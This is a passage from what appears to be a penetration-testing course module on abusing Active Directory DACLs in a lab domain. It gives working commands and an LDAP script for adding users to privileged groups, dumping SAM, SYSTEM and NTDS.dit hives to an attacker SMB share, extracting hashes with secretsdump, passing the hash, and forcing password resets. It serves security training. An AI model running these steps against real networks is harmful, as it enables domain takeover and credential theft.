INLANEFREIGHT.LOCAL\rita:Password123
```

Conclusion

As penetration testers and security experts, we must understand how to use different tools to achieve the same purpose when abusing `DACLs`. It is also essential to understand how these tools usually present information differently.

The following section will show how to abuse other `BloodHound` edges.


Note: BloodHound and all tools needed to complete the labs are located under C:\Tools\. BloodHound credentials are neo4j:Password123

AddMembers

When an attacker controls a privileged user account with the ability to edit a group's member attribute, they can effectively add new users to that group. This attack/abuse is possible when the controlled account has `GenericAll`, `GenericWrite`, `Self`, `AllExtendedRights`, or `Self-Membership` over the target group.

Identifying Vulnerable Groups

We can use `BloodHound` to determine if we have those privileges via the AddMembers edge:



Alternatively, if we are working from Linux, we can also use dacledit.py. In the following example, we will query which access rights the user `Pedro` has over the target group `Backup Operators`:

Identifying Pedro's Rights over the Backup Operators with dacledit.py

```
cd /home/plaintext/htb/modules/dacl/shutdownRepo/impacket
source .dacledit/bin/activate
python3 examples/dacledit.py -principal pedro -target 'Backup Operators' -
dc-ip 10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[0] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : Self
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : Self-Membership (bf9679c0-0de6-11d0-
a285-00aa003049e2)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
[*]   ACE[8] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : None
[*]     Access mask             : ReadControl, ReadProperties,
ListChildObjects (0x20014)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```


As we can see in the above output, `Pedro`, has `Self-Membership` over the target group `Backup Operators`; this means that `Pedro` can add himself to the group, but `Pedro` cannot add any other user.

If we are working from Windows, we can use PowerView to identify such access rights. We will need to get the `Security Identifier` (`SID`) for the user `Pedro` and then filter the result of `Get-DomainObjectACL` for the group `Backup Operators`:

Identifying Pedro's Rights over the Backup Operators with PowerView

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity pedro).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity 'Backup Operators' -
ResolveGUIDs | ?{$_.SecurityIdentifier -eq $userSID}
```

```
AceQualifier           : AccessAllowed
ObjectDN               : CN=Backup
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : Self
ObjectAceType          : Self-Membership
ObjectSID              : S-1-5-32-551
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask             : 8
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0

AceType               : AccessAllowed
ObjectDN              : CN=Backup
Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : ReadProperty, GenericExecute
OpaqueLength          : 0
ObjectSID             : S-1-5-32-551
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask            : 131092
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```


Abusing AddMember from Linux

To abuse `AddMember` privileges from Linux systems, we can use the net tool, a built-in utility that allows administrators to manage samba and CIFS/SMB clients. However, it does not work with the `Self-Membership` access right because `net` uses the SMB protocol and remote calls to the `RPC protocol` to perform group modification. We can use net if we have other rights except `Self-Membership`.

Let us try to use `net` on an account that does not have administrator privileges to query the `Backup Operators` group membership:

Using net to Query Group Membership

```
net rpc group members 'Backup Operators' -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

INLANEFREIGHT\carll
```

The results show that only `Carll` is a `Backup Operators` member. Now let us try to add `Pedro` to the group using `net`:

Using net to Add Pedro to Backup Operators

```
net rpc group addmem 'Backup Operators' pedro -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

Could not add pedro to Backup Operators: NT_STATUS_ACCESS_DENIED
```

We got access denied because `net` doesn't allow us to abuse group membership with `Self-Membership` rights. For such cases, an alternative is to use the LDAP protocol when we are trying to change a group's membership. Let us create a Python script to modify the group membership using LDAP. For this example, we will use the addusertogroup Python script that utilizes the ldap3 library:


```
# Import necessary modules
import argparse
import sys
from ldap3 import Server, Connection, ALL, NTLM, MODIFY_ADD,
MODIFY_REPLACE, MODIFY_DELETE

# Parse command-line arguments
parser = argparse.ArgumentParser(description='Add a user to an Active
Directory group.')
parser.add_argument('-d','--domain', required=True, help='The domain name
of the Active Directory server.')
parser.add_argument('-g','--group', required=True, help='The name of the
group to add the user to.')
parser.add_argument('-a','--adduser', required=True, help='The username of
the user to add.')
parser.add_argument('-u','--user', required=True, help='The username of an
Active Directory user with AddMember privilege.')
parser.add_argument('-p','--password', required=True, help='The password
of the Active Directory user.')
args = parser.parse_args()
```

```
# Extract values from command-line arguments
domain_name = args.domain
group_name = args.group
user_name = args.adduser
ad_username = args.user
ad_password = args.password

# Construct the search base from the domain name
search_base = 'dc=' + ',dc='.join(domain_name.split('.'))

# Create a connection to the Active Directory server
server = Server(domain_name, get_info=ALL)
conn = Connection(
    server,
    user=f'{domain_name}\\{ad_username}',
    password=ad_password,
    authentication=NTLM
)

# Bind to the server with the given credentials
if conn.bind():
    print('[+] Connected to Active Directory successfully.')
else:
    print('[-] Error: failed to bind to the Active Directory server.')
    sys.exit(1)

# Search for the group with the given name
conn.search(
    search_base=search_base,
    search_filter=f'(&(objectClass=group)(cn={group_name}))',
    attributes=['member']
)

# Check if the group was found
if conn.entries:
    print('[+] Group ' + group_name + ' found.')
else:
    print('[-] Error: group not found.')
    sys.exit(1)

# Extract the group's DN and member list
group_dn = conn.entries[0].entry_dn
members = conn.entries[0].member.values

# Search for the user with the given username
conn.search(
    search_base=search_base,
    search_filter=f'(&(objectClass=user)(sAMAccountName={user_name}))',
    attributes=['distinguishedName']
)
```

```
# Check if the user was found
if conn.entries:
    print('[+] User ' + user_name + ' found.')
else:
    print('[-] Error: user not found.')
    sys.exit(1)

# Extract the user's DN
user_dn = conn.entries[0].distinguishedName.value

# Check if the user is already a member of the group
if user_dn in members:
    print('[+] User is already a member of the group.')
else:
    # Add the user to the group
    if conn.modify(
        dn=group_dn,
        changes={'member': [(MODIFY_ADD, [user_dn])]}
    ):
        print('[+] User added to group successfully.')
    else:
        print('[-] There was an error trying to add the user to the
group.')
```


Using the LDAP protocol, this script adds a user to an Active Directory group in a Windows domain. We need to provide the following arguments when running it:

- `-d` or `--domain`: The Windows domain name to connect to.
- `-g` or `--group`: The group's name to add the user to.
- `-a` or `--adduser`: The user's username to add to the group.
- `-u` or `--user`: The username of an Active Directory user with `AddMember` privilege. The script uses this account to authenticate to the Active Directory server and perform the group membership modification.
- `-p` or `--password`: The password of the Active Directory user.

Once we provide these arguments, the script will connect to the Active Directory server using the provided credentials, search for the specified group and user, and then attempt to add the user to the group if they are not already a member of it. If the operation is successful, the script will print a success message; otherwise, it will print an error message.

Using LDAP for Adding a User to a Group

```
python3 addusertogroup.py -d inlanefreight.local -g "Backup Operators" -a
pedro -u pedro -p SecuringAD01
```

```
[+] Connected to Active Directory successfully.
[+] Group Backup Operators found.
[+] User pedro found.
[+] User added to group successfully.
```

Note: The script uses DNS name resolution to connect to the domain. Make sure to configure the DNS and IP in the /etc/hosts file.

If we now query the group's membership, we will attain the following results:

Query Group Membership

```
net rpc group members 'Backup Operators' -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81

INLANEFREIGHT\pedro
INLANEFREIGHT\carll
```

Abusing AddMember from Windows

Similar to Linux, Windows also has its net application, which also allows us to query, modify, create groups, users and other operations. `net` in Windows has the same limitation in Linux: we cannot use it to abuse the `Self-MemberShip` access right. That is why we need to use another method to be able to abuse the `AddMember` privilege. We will use the Cmdlet Add-DomainGroupMember from PowerView to add a user to the group.

The way that `Add-DomainGroupMember` works is by using the `.NET` namespace System.DirectoryServices.AccountManagement, which provide us with uniform access and manipulation of user, computer, and group security principals across the multiple principal stores: `Active Directory Domain Services` (`AD DS`), `Active Directory Lightweight Directory Services` (`AD LDS`), and `Machine SAM` (`MSAM`).

Let us try to use `net` to query the `Backup Operators` group membership:

Query the Backup Operators Group Membership

```
C:\Tools> net localgroup "Backup Operators"

Alias name     Backup Operators
Comment        Backup Operators can override security restrictions for the
sole purpose of backing up or restoring files

Members
```

```
-------------------------------------------------------------------------------
-----
carll
The command completed successfully
```

Note: Instead of net group we used net localgroup as "Backup Operators" is a built-in group in Active Directory, and we are querying it from the DC. If we perform the same action from a Domain-joined machine, we should instead use net group "Backup Operators" /domain

We will get the "Access Denied" error message if we try to add `Pedro` to the group using `net`:

Trying to add Pedro to the Backup Operators Group with net

```
C:\Tools> net localgroup "Backup Operators" pedro /add

System error 5 has occurred.

Access is denied.
```

We cannot modify the group membership when we have `Self-MemberShip`. For this reason, we will use `PowerView` to abuse the `AddMember` privilege.

Adding a User to a Group using PowerView

```
PS C:\Tools> Add-DomainGroupMember -Identity "Backup Operators" -Members
pedro -Verbose

VERBOSE: [Add-DomainGroupMember] Adding member 'pedro' to group 'Backup
Operators'
```

Abusing the Newly Gained Privileges from Windows

We added `Pedro` to the `Backup Operators` group. Nevertheless, if we already have logged in as `Pedro` to abuse the `Backup Operators` group privileges, we must reauthenticate to the Domain to get a ticket with the required group membership. We will also need to make sure to launch a new `powershell.exe` or `cmd.exe` as Administrator, because regardless that we are not administrators, the `Backup Operators` group gives us access to the privilege `SeBackupPrivilege`, which needs to comply with the `User Account Control` (`UAC`) settings.

Let us launch a new `cmd.exe` window as Administrator and use the credentials of `Pedro` to confirm we have the appropriate access rights/privileges:

Pedro with Backup Operators Privileges

```
C:\Tools> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Subsequently, we can use abuse `SeBackupPrivilege` by copying the `SAM` & `SYSTEM` registry hives to extract local accounts credentials:

Backing up the SAM and SYSTEM Hives

```
C:\Tools> reg save hklm\sam C:\users\Public\sam && reg save hklm\system
C:\users\Public\system

The operation completed successfully.
The operation completed successfully.
```


Because we are working with Active Directory, we also need its database, NTDS.dit. To get it, we need to create a Shadow Copy because the operating system uses the Active Directory database. The shadow copy will create a copy of the selected disk, and we will take the database from that copy.

Diskshadow.exe is a tool that exposes the functionality of the `Volume Shadow Copy Service` (`VSS`). We will use a diskshadow script to create the shadow copy:

Create a File with the Commands Required to Execute diskshadow

```
C:\Tools> more C:\Users\Public\diskshadowscript.txt

set context persistent nowriters
set metadata c:\windows\temp\file.cab
set verbose on
begin backup
```

```
add volume c: alias mydrive

create

expose %mydrive% p:
end backup
```

The script performs a backup, creates a persistent shadow copy of the `C:` volume (the system drive) on Windows, and assigns it a drive letter `p`, which can be accessed for backup or recovery purposes. Here is a breakdown of the commands:

- `set context persistent nowriters`: This sets the context for the shadow copy to be persistent (so it can be accessed after the backup) and specifies that no writers should be used. This is useful for creating a live system backup without interfering with running applications or services.
- `set metadata c:\windows\temp\file.cab`: Sets the location for the metadata of the shadow copy to be saved. This includes all information associated with the shadow copy that describes its state and contents.
- `set verbose on`: This enables verbose output for debugging purposes.
- `begin backup`: This starts the backup process.
- `add volume c: alias mydrive`: This adds the `C:` volume to the backup and assigns it an alias named "mydrive".
- `create`: This creates a shadow copy of the selected volume.
- `expose %mydrive% p:`: This assigns the shadow copy to the drive letter `P:`. The original drive letter of the selected volume may differ from `C:` therefore, this command ensures that the backup is accessible as a drive letter.
- `end backup`: This ends the backup process.

Execute diskshadow

```
C:\Tools> diskshadow /s C:\Users\Public\diskshadowscript.txt

Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  5/9/2023 8:25:34 PM

-> set context persistent nowriters
-> set metadata c:\windows\temp\file.cab
-> set verbose on
-> begin backup
-> add volume c: alias mydrive
->
-> create
```

```
Alias mydrive for shadow ID {f74f7237-966c-4e49-b523-8b9d39099840} set as
environment variable.
Alias VSS_SHADOW_SET for shadow set ID {079bfed4-0ea9-40a6-af50-
15c143646653} set as environment variable.
Inserted file Manifest.xml into .cab file file.cab
Inserted file DisE314.tmp into .cab file file.cab

Querying all shadow copies with the shadow copy set ID {079bfed4-0ea9-
40a6-af50-15c143646653}

        * Shadow copy ID = {f74f7237-966c-4e49-b523-8b9d39099840}
%mydrive%
                - Shadow copy set: {079bfed4-0ea9-40a6-af50-15c143646653}
%VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{51c80a81-ed79-4478-
9473-399512715f54}\ [C:\]
                - Creation time: 5/9/2023 8:25:34 PM
                - Shadow copy device name: \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
                - Originating machine: DC01.INLANEFREIGHT.LOCAL
                - Service machine: DC01.INLANEFREIGHT.LOCAL
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers
Differential

Number of shadow copies listed: 1
->
-> expose %mydrive% p:
-> %mydrive% = {f74f7237-966c-4e49-b523-8b9d39099840}
The shadow copy was successfully exposed as p:\.
-> end backup
```

Next, we can use robocopy to copy from the shadow copy:

Using robocopy to Copy from Shadow Copy

```
C:\Tools> robocopy /b P:\Windows\ntds\ C:\Users\Public\ ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Tuesday, May 9, 2023 8:29:01 PM
   Source : P:\Windows\ntds\
```

```
     Dest : C:\Users\Public\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           1    P:\Windows\ntds\
100%        New File              44.0 m        ntds.dit

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         1         1         0         0         0         0
   Bytes :   44.00 m   44.00 m         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00

   Speed :            542792282 Bytes/sec.
   Speed :            31058.823 MegaBytes/min.
   Ended : Tuesday, May 9, 2023 8:29:02 PM
```


Abusing the Newly Gained Privileges from Linux

In Linux, we would not have to worry about authentication since every interaction of our tools is a new connection. However, suppose we use `ccache` or similar forms of Kerberos authentication with files. In that case, we must re-authenticate and generate new files to apply those new privileges to our new session. For more information, refer to the `Pass the Ticket (PtT) from Linux` section of the `Password Attacks` module.

To save the registry hive from a Linux machine, we will create an SMB share folder and save the files there.

Starting the SMB Server

```
sudo smbserver.py -smb2support share .

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
[*] Config file parsed
```

Now, we can use reg.py from Impacket to retrieve the registry hives from Linux using the credentials of `Pedro`:

Retrieving the SAM & SYSTEM Registry Hives with reg.py

```
reg.py inlanefreight.local/pedro:[email protected] backup -o
'\\10.10.14.33\share'

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
[*] Saved HKLM\SAM to \\10.10.14.33\share\SAM.save
[-] Saved HKLM\SYSTEM to \\10.10.14.33\share\SYSTEM.save
<SNIP>
```

Depending on our privileges, we may be unable to retrieve the `NTDS.dit` database from Linux. `Pedro` is not privileged to connect via SMB to the target machine; therefore, we cannot retrieve the `ntds.dit` remotely. Instead, we must connect via RDP and download `ntds.dit` to complete this attack.

Once we have the `SAM` and the `SYSTEM` registry hives and the `ntds.dit` database, we can use secretsdump.py to dump the database and attain the Administrator's hash:

Dumping the SAM & SYSTEM registry Hives with secretsdump.py

```
secretsdump.py -sam SAM.save -system SYSTEM.save -ntds ntds.dit LOCAL

Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra

[*] Target system bootKey: 0x1b39bb8394e20baa2d7ffc0e85e6cbe2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a678b5e7cc7777777d76a69
ddf14c3ae:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesn't have hash information.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 1636d5aaaf6cd0814af056f16001458e
[*] Reading and decrypting hashes from ntds.dit
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f9ddbbd0677777796c8593e
f89fb639c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931777777d7e0c089c
0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:511c700cce0cb37777774c69e04187
f0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:dafbbaba2fef3a777777b4fedfc38d
ab:::
```

We can use tools such as psexec.py, wmiexec, CrackMapExec, evil-winrm or any other tool that allows passing hashes to connect to the target machine.

PtH from Linux

```
psexec.py [email protected] -hashes :f9ddbbd0677777796c8593ef89fb639c

<SNIP>
```


Password Abuse

The abuse of passwords is one of the most common attack vectors to gain access to systems and data. `DACLs` can be exploited to abuse password security, especially when we gain access to privileged accounts. This section will explore how different types of `DACL` (mis)configurations can enable password abuse attacks and their implications for system security.

Specifically, we will delve into the abuse of `DACL` privileges such as ForceChangePassword, ReadLAPSPassword, and ReadGMSAPassword. By abusing these privileges, we can reset passwords for other accounts or read passwords for local and domain accounts.

ForceChangePassword


User-Force-Change-Password is an extended access right that allows users to reset the passwords of other accounts, even those with higher privileges. Let us explore the implications of the ForceChangePassword edge and how we can abuse it.

If we control an account that can modify another user's password, we can effectively take over that user's account by changing the password; this is only possible if the controlled account has certain access rights, such as `GenericAll`, `AllExtendedRights`, or `User-Force-Change-Password`, over the target account. These access rights allow the controlled account to modify the target account's password without requiring additional authentication or authorization.

Identifying Vulnerable Accounts

We can use `BloodHound` to identify if we have those access rights. Using a Cypher query, let us search for `Pedro`, and whether he has `ForceChangePassword`, `GenericAll` or `AllExtendedRights` over any account:

```
MATCH p=((n:User {name:"[email protected]"})-
[r:ForceChangePassword|GenericAll|AllExtendedRights]->(m)) RETURN p
```



Alternatively, if we are attacking from Linux, we can also use dacledit.py to search for those `access rights`. Let us enumerate the access rights that `Pedro` has over the accounts `htb-test`, `yolanda`, and `joshua`, respectively:

Querying Pedro's DACL over yolanda

```
python3 examples/dacledit.py -principal pedro -target yolanda -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[0] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ControlAccess
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : User-Force-Change-Password (00299570-
246d-11d0-a768-00aa006e0529)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
```

```
1618970724-4617)
```

Querying Pedro's DACL over htb-test

```
python3 examples/dacledit.py -principal pedro -target htb-test -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[20] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : FullControl (0xf01ff)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

Querying Pedro's DACL over joshua

```
python3 examples/dacledit.py -principal pedro -target joshua -dc-ip
10.129.205.81 inlanefreight.local/pedro:SecuringAD01

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1267651629-1192007096-1618970724-
4617)
[*]   ACE[20] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : AllExtendedRights (0x100)
[*]     Trustee (SID)           : pedro (S-1-5-21-1267651629-1192007096-
1618970724-4617)
```

As we can see in the above output, the trustee `Pedro` has different access rights that allow him to perform a password reset against these accounts.

If we want to perform the same enumeration from Windows, we can use PowerView. When we include the option `-ResolveGUIDs`, `PowerView` will resolve `GUIDs` to their display names. In the following example, if we do not use `-ResolveGUIDs` for the `yolanda` account, we will get the following:

Identifying Pedro's Access Rights over Yolanda

```
PS C:\Tools> Set-ExecutionPolicy Bypass -Scope CurrentUser -Force
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $userSID = (Get-DomainUser -Identity pedro).objectsid
PS C:\Tools> Get-DomainObjectAcl -Identity yolanda | ?
{$_.SecurityIdentifier -eq $userSID}

ObjectDN                : CN=Yolanda,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID               : S-1-5-21-1267651629-1192007096-1618970724-4616
ActiveDirectoryRights   : ExtendedRight
ObjectAceFlags          : ObjectAceTypePresent
ObjectAceType           : 00299570-246d-11d0-a768-00aa006e0529
InheritedObjectAceType  : 00000000-0000-0000-0000-000000000000
BinaryLength            : 56
AceQualifier            : AccessAllowed
IsCallback              : False
OpaqueLength            : 0
AccessMask              : 256
SecurityIdentifier      : S-1-5-21-1267651629-1192007096-1618970724-4617
AceType                 : AccessAllowedObject
AceFlags                : None
IsInherited             : False
InheritanceFlags        : None
PropagationFlags        : None
AuditFlags              : None
```

The `ObjectAceType` value is `00299570-246d-11d0-a768-00aa006e0529`, and in the second section of the module, we mentioned that this value corresponds to the `extended access right` `User-Force-Change-Password`; if we want to get the name instead of the `GUID` we need to use the `-ResolveGUIDs` option:

```
PS C:\Tools> Get-DomainObjectAcl -Identity yolanda -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $userSID}

AceQualifier            : AccessAllowed
ObjectDN                : CN=Yolanda,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights   : ExtendedRight
ObjectAceType           : User-Force-Change-Password
ObjectSID               : S-1-5-21-1267651629-1192007096-1618970724-4616
InheritanceFlags        : None
```

```
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-1267651629-1192007096-1618970724-4617
AccessMask             : 256
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : All
OpaqueLength           : 0
```

Abusing PasswordReset from Linux

To perform a password reset from Linux, we can use net. This operation does not require admin rights, meaning we can use it; unlike in Windows, using `net user` to perform a password reset requires Administrative privileges. Additionally, pth-toolkit can be used to run net commands with `pass-the-hash`:

Validating the Credentials

```
poetry run crackmapexec ldap 10.129.205.81 -u yolanda -p Mynewpassword1

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   445    DC01             [-]
INLANEFREIGHT.LOCAL\yolanda:Mynewpassword1
```

Password Reset with net

```
net rpc password yolanda Mynewpassword1 -U
inlanefreight.local/pedro%SecuringAD01 -S 10.129.205.81
```

Validating the Credentials

```
poetry run crackmapexec ldap 10.129.205.81 -u yolanda -p Mynewpassword1
SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
```

```
INLANEFREIGHT.LOCAL\yolanda:Mynewpassword1
```

Also, we can use `rpcclient` to perform a password reset from Linux as follows:

Password Reset with rpcclient

```
rpcclient -U INLANEFREIGHT/pedro%SecuringAD01 10.129.205.81

rpcclient $> setuserinfo2 yolanda 23 Mynewpassword2
rpcclient $> exit
```

Validating the Credentials

```
poetry run crackmapexec ldap 10.129.205.81 -u yolanda -p Mynewpassword2

SMB         10.129.205.81   445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.205.81   389    DC01             [+]
INLANEFREIGHT.LOCAL\yolanda:Mynewpassword2
```


Abusing PasswordReset from Windows

From Windows systems, we will use the Set-DomainUserPassword function from PowerView. It will allow us to set the password for our target account:

Password Reset with Set-DomainUserPassword

```
PS C:\Tools> Set-DomainUserPassword -Identity yolanda -AccountPassword
$((ConvertTo-SecureString 'NewpasswordfromW1' -AsPlainText -Force)) -
Verbose

VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'yolanda'
VERBOSE: [Set-DomainUserPassword] Password for user 'yolanda' successfully
reset
```

Password Reset with Active Directory Module

```
PS C:\Tools> Import-Module ActiveDirectory
